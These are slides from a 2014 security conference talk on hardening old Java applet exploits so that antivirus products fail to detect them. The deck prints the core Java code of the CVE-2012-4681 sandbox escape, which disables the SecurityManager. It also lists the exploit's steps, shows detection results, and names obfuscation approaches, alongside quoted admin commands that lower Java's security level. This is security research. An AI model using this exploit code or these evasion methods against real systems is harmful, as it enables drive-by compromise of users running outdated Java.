

# (Reloading Java Exploits)

**New JRE is Dead!  
Long Live Old JRE!**



(ReVuln Ltd.)  
**HITB AMS 2014**



# (About)

Consulting  
Penetration Testing  
SCADA Security  
Vulnerability Research  
...



revuln.com  
info@revuln.com  
twitter.com/revuln



**Donato Ferrante**  
@dntbug




**Luigi Auriemma**  
@luigi\_auriemma

# (This Talk)

- At the end of this talk you will know about:
  - **New techniques** to harden Java exploit to bypass detection
  - **Limitations** of current defensive solutions
  - To **fear** the Enterprise world as a Java user

- Overview:



# Why Java?

## **3 Billion Devices Run Java**

Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...

ORACLE®

From <http://www.java.com/en/about/>:

- 97% of Enterprise Desktops run Java
- 89% of Desktops (or Computers) in the U.S. run Java
- 9 Million Java Developers Worldwide
- #1 Choice for Developers
- #1 Development Platform
- 3 Billion Mobile Phones Run Java
- 100% of Blu-ray Disc Players Ship with Java
- 5 Billion Java Cards in Use
- 125 million TV devices run Java
- 5 of the Top 5 Original Equipment Manufacturers Ship Java ME

# (What's the current status of Java?)\*

## Block Self-Signed and Unsigned applets on High Security Setting

### Java 7 Update 51 (7u51)

#### Security Feature Enhancements

##### Changes to Security Slider

###### Block Self-Signed and Unsigned applets on High Security Setting

- Require Permissions Attribute for High Security Setting
- Warn users of missing Permissions Attributes for Medium Security Setting

##### Restore Security Prompts - Clear Remembered Trust Decisions

In Java 7u51, users are given an option to restore the security prompts for any prompts that were hidden prior to installing the latest release. It is recommended that users restore security prompts every 30 days to ensure better protection.

A *trust decision* occurs when the user has selected the **Do not show this again** option in a security prompt. To show the prompts that were previously hidden, click **Restore Security Prompts**. When asked to confirm the selection, click **Restore All**. The next time an application is started, the security prompt for that application is shown. See [Restore Security Prompts](#) under the Security section of the Java Control Panel.

##### Exception Site List

The Exception Site List feature allows end users to run Java applets and Java Web Start applications (also known as Rich Internet Applications) that do not meet the latest security requirements. Rich Internet Applications that are hosted on a site in the exception site list are allowed to run with the applicable security prompts. See the [Exception Site List FAQ](#) for more information.

### Exception Site List

The Exception Site List feature allows end users to run Java applets and Java Web Start applications (also known as Rich Internet Applications) that do not meet the latest security requirements.



\* [https://www.java.com/en/download/faq/release\\_changes.xml](https://www.java.com/en/download/faq/release_changes.xml)

# (Is Java finally safe and sound?)

- Java (as JRE) is obviously **getting better**
- **Java users** are still not ready for a safer JRE..
  - **Not updating**
  - **Downgrading**
  - **Changing security settings**



# True Stories..





# (Enterprise - 1)



Java Update 7.51 Security (Java Control Panel) (self.sysadmin)

submitted 1 month ago\* by [redacted]

Hi! With the recent Java-Update there was a security enhancement. Websites without a valid certificate are blocked by Default. In the Java Control Panel you have to manually Switch from "High" to "Medium" Security.  
Is there any Registry-Key which I can distribute via GPO? I dont want to set this manually on all our 400 Users ...  
Sorry for my bad english!

22 comments share save hide give gold report

[-] [redacted] Sysadmin 2 points 1 month ago

Just did this today, ran these commands with our RMM.

Windows 7

```
echo deployment.security.level=MEDIUM >> "%userprofile%\Application Data\Sun\Java\Deployment\deployment.properties"
```

Windows XP

```
echo deployment.security.level=MEDIUM >> "%userprofile%\Application Data\Sun\Java\Deployment\deployment.properties"
```

Can also add site to exception

```
echo https://blah.com >> "%userprofile%\AppData\LocalLow\Sun\Java\Deployment\security\exception.sites"
```

permalink save report give gold reply

**#FearYourSysAdmin**



With the recent Java-Update there was a security enhancement. Websites without a valid certificate are blocked by Default. In the Java Control Panel you have to manually switch from "High" to "Medium" Security.

**Is there any registry key which I can distribute via GPO?  
I don't want to set this manually on all our 400 Users...**



# (Enterprise - 2)

[-] Sysadmin 2 points 1 month ago

Just did this today, ran these commands with our RMM.

Windows 7

```
echo deployment.security.level=MEDIUM >> "%userprofile%\AppData\LocalLow\Sun\Java\Deployment\deployment.proper
```

Windows XP

```
echo deployment.security.level=MEDIUM >> "%userprofile%\Application Data\Sun\Java\Deployment\deployment.proper
```

Can also add si'

```
echo https:
```

permalink sav

## Security levels in the Java Control Panel

... most restrictive security level setting. All the applications that are signed with a valid certificate and include the Permissions attribute in the manifest for the main JAR file are allowed to run with security prompts. All other applications are blocked.


### High

This is the **minimum recommended** (and default) security level setting. Applications that are signed with a valid or expired certificate and include the Permissions attribute in the manifest for the main JAR file are allowed to run with security prompts. Applications are also allowed to run with security prompts when the revocation status of the certificate cannot be checked. All other applications are blocked.

### Medium

Only unsigned applications that request all permissions are blocked. All other applications are allowed to run with security prompts. Selecting the Medium security level is not recommended and will make your computer more vulnerable should you run a malicious application.

# (JRE Status)



**57.44%**


from Kaspersky [1]

This pie chart was compiled using data from **26.82 million Individual users** of Kaspersky Security Network reporting the use of any version of Java on their personal computers.



**~ 15 million** users are running an outdated version of the JRE


- Java SE 7 U25
- Java SE 7 U21
- Java SE 7 U17
- Java SE 7 U9
- Java SE 6 U17
- Java SE 6 U31
- Java SE 6 U37
- Java SE 7 U15
- Java SE 7 U7



# (Java Exploit Status)

To recap the Java exploits status, we just need 1 example.

Top 10 exploits, August 2013



In August 2013, the most exploited vulnerability according to Kaspersky [1] is **CVE-2012-1723**. Which was at that time **more than 1 year old**.

# (CISCO 2014 Security Report) [3]



## Web Exploits: Java Leads the Pack




Of all the web-based threats that undermine security, vulnerabilities in the Java programming language continue to be the most frequently exploited target by online criminals, according to Cisco data.

Java exploits far outstrip those detected in Flash or Adobe PDF documents, which are also popular vectors for criminal activity (Figure 11).

Data from Sourcefire, now part of Cisco, also shows that Java exploits make up the vast majority (91 percent) of indicators of compromise (IoCs) that are monitored by Sourcefire's FireAMP solution for advanced malware analysis and protection (Figure 12). FireAMP detects live compromises on endpoints, and then records the type of software that caused each compromise.


FIGURE 11  
Malicious Attacks Generated through PDF, Flash, and Java 2013  
Source: Cisco Cloud Web Security reports



For threats such as Java exploits, the most significant issues facing security practitioners are how malware enters their network environment and where they should focus their efforts to minimize infection. Individual actions may not appear malicious, but following a chain of events can shed light on the malware story. Chaining of events is the ability to conduct a retrospective analysis on data that connects the path taken by malicious actors to bypass perimeter security and infiltrate the network.

By themselves, IoCs may demonstrate that going to a given website is safe. In turn, the launch of Java may be a safe action, as may be the launch of an executable file. However, an organization is at risk if a user visits a website with an iframe injection, which then launches Java; Java then downloads an executable file, and that file runs malicious actions.

FIGURE 12  
Indicators of Compromise, by Type  
Source: Sourcefire (FireAMP solution)



# (JRE World)

- **JRE world is a mess..**
  - 1) People still using **old** and **out-dated versions** of the JRE
  - 2) Exploits for **old JRE vulnerabilities** are still used **heavily** by attackers



**NOTE:** Surveys from different Vendors reflect only part of all Java users, as they have feedback from their Customers only

# (What about Java users?)

- Sometimes they don't even know about Java
- They don't keep the JRE up to date
- They are forced to use an old release of the JRE
- **Their systems are affected by old JRE issues**
- **They need some defensive solution**
  - Antivirus / IDS / IPS

# (Our Goal)

- **Assess the status** of the current defensive solutions
- Try to **bypass detection** of these defenses on exploits for old vulnerabilities..





# (Defenders)

- We randomly selected a number of different defensive solutions, including but not limited to:
  - **AVG**
  - **Microsoft Defender**
  - **F-Secure**
  - **Symantec**
  - ...



# (Attackers)

- An old vulnerability ([CVE-2012-4681](#)) and an old exploit to harden (original exploit [4] by @jduck)

```
Class sun_awt_SunToolkit = FindClass("sun.awt.SunToolkit");

Expression expr = new Expression(sun_awt_SunToolkit, "getField", new Object[] { Statement.class, "acc" });
expr.execute();
Field acc_Field = ((Field) expr.getValue());

Permissions allPerms = new Permissions();
allPerms.add(new AllPermission());
AccessControlContext allPermAcc = new AccessControlContext(new ProtectionDomain[] {
    new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), allPerms)});

Statement disableSecurityManager = new Statement(java.lang.System.class, "setSecurityManager", new Object[1]);
acc_Field.set(disableSecurityManager, allPermAcc);
disableSecurityManager.execute();
```

- **Via Applet**
  - Embedded on a web page
  - Executed within a JVM



# (Applet Security)



The **security manager** is a class that allows applications to implement a **security policy**. It allows an application to determine, ... , what the operation is and whether it is being attempted **in a security context that allows the operation to be performed**.

Sandbox applets *cannot* perform the following operations:

- They cannot access client resources such as the local filesystem, executable files, system clipboard, and printers.
- They cannot connect to or retrieve resources from any third party server (any server other than the server it originated from).
- They cannot load native libraries.
- They cannot change the `SecurityManager`.
- They cannot create a `ClassLoader`.
- They cannot read certain system properties. See [System Properties](#) for a list of forbidden system properties.

## Privileged applets

Privileged applets do not have the security restrictions that are imposed on sandbox applets and can run outside the security sandbox.

# (Exploit Workflow)

- Something like:
  - **Get access to sun.awt.SunToolkit**
    - *Supposed to be a restricted package*
  - Call methods indirectly trick the JVM Verifier
  - Get access to a private field of Statement
    - *Via SunToolkit.GetField()*
  - Define a new access control context
    - *All Permissions*
  - Create a Statement to disable the Security Manager
  - Use Field to change the permission of the Statement
  - **Disable the Security Manager**



# (Detection Rate)

- For the **basic version** (the one available on the internet) of the exploit



SHA256: e7192e35e827d8d13f9a0ae0c2c530f5f74d67d76d7bdbc0ada3700d9c39056f

File name: Gondw.class

Detection ratio: 32 / 51

Analysis date: 2014-03-31 14:57:13 UTC ( 0 minutes ago )



Microsoft	AVG	Kaspersky	F-Secure	Symantec
Exploit:Java/ CVE-2012- 4681.AIN	Java/Exploit. BBJ	HEUR:Exploit .Java.CVE- 2012- 4681.gen	Exploit:Java/ CVE-2012- 4681.F	Trojan.Maljav a!gen24




# (Java Bytecode)

- **Problem:** it's **too verbose** - Too much information is disclosed to defenders

```

2 69 6E 67 3B 29 4C 04 GetClass  % (Ljava/lang/String;)L
4 01 00 4A 28 4C 6A 04 java/lang/Class; 0 SetField  J(Lj
3 74 72 69 6E 67 3B 03 ava/lang/Class;Ljava/lang/String;
E 67 2F 4F 62 6A 65 0E Ljava/lang/Object;Ljava/lang/Obje
C 65 07 00 6F 07 00 0C ct;)V  Jinit  StackMapTable• o•
7 72 61 70 68 69 63 07 m• h  |paint  r(Ljava/awt/Graphic
E 6A 61 76 61 0C 00 0E s;)V  SourceFile  &Gondvv.java
1 00 10 6A 61 76 61 01 / 0  |java/beans/Statement  |java
D 61 6E 61 67 65 72 0D /lang/System  |setSecurityManager
9 6A 61 76 61 2F 73 09 |java/lang/Object  / p |java/s
F 73 65 63 75 72 69 0F ecurity/Permissions  |java/securi
6 61 2F 73 65 63 75 06 ty/AllPermission; q r  java/secu
6 61 2F 73 65 63 75 06 rity/ProtectionDomain  |java/secu
F 55 52 4C 01 00 08 0F rity/CodeSource  |java/net/URL 0
9 74 79 2F 63 65 72 0A file:///  / s  java/security/cer
A 61 76 61 2F 73 65 04 t/Certificate  / t  / u  "java/se
E 73 2F 45 78 70 72 0E curity/AccessControlContext  / v
7 66 6F 72 4E 61 6D 07 lacc 7 8  w 0  |java/beans/Expr
4 0C 00 35 00 36 01 04 e  x y  |sun.awt.SunToolkit 5 6
C 65 63 74 2F 46 69 0C 0 getfield  |java/lang/reflect/Fi
C 63 2E 65 78 65 0C 0C eld  z { 3 0 • |  } ~  &calc.exe
8 72 6F 77 61 62 6C 08 | e • o  ,  !!java/lang/Throwabl
2 63 76 65 32 30 31 02 e  f 0  •Loading• „  ...  |cve201
F 41 70 70 6C 65 74 0F 2xxxx/Gondvv  |java/applet/Applet
1 76 61 2F 6C 61 6E 01 |java/lang/Process  : (Ljava/lan
3 5B 4C 6A 61 76 61 0B g/Object;Ljava/lang/String;[Ljava
A 61 76 61 2F 73 65 0A /lang/Object;)V  ladd  (Ljava/se
1 76 61 2F 6C 61 6E 01 curity/Permission;)V  |(Ljava/lan
2 4C 3B 5B 4C 6A 61 02 g/String;)V  2(Ljava/net/URL;[Lja
4 65 3B 29 56 01 00 04 va/security/cert/Certificate;)V
  
```



Information	From
Source file name	Gondvv.java
Requesting permissions	java/security/AllPermission
Spawning a process	java/lang/Process
Referencing an EXE	calc.exe
An Applet!	java/applet/Applet

**1 + 1 = Malware..**

# (Hardening)






# Hardening(base)

- There are a number of different basic techniques to harden Java exploits, including:
  - **Obfuscation**
    - Flooding based
    - De-numberation
  - **Reflection**
    - Proxy call
- These techniques aim to **reduce** the amount of information available from the bytecode
- **Well known techniques, we won't talk about these..**

# Hardening(advanced)



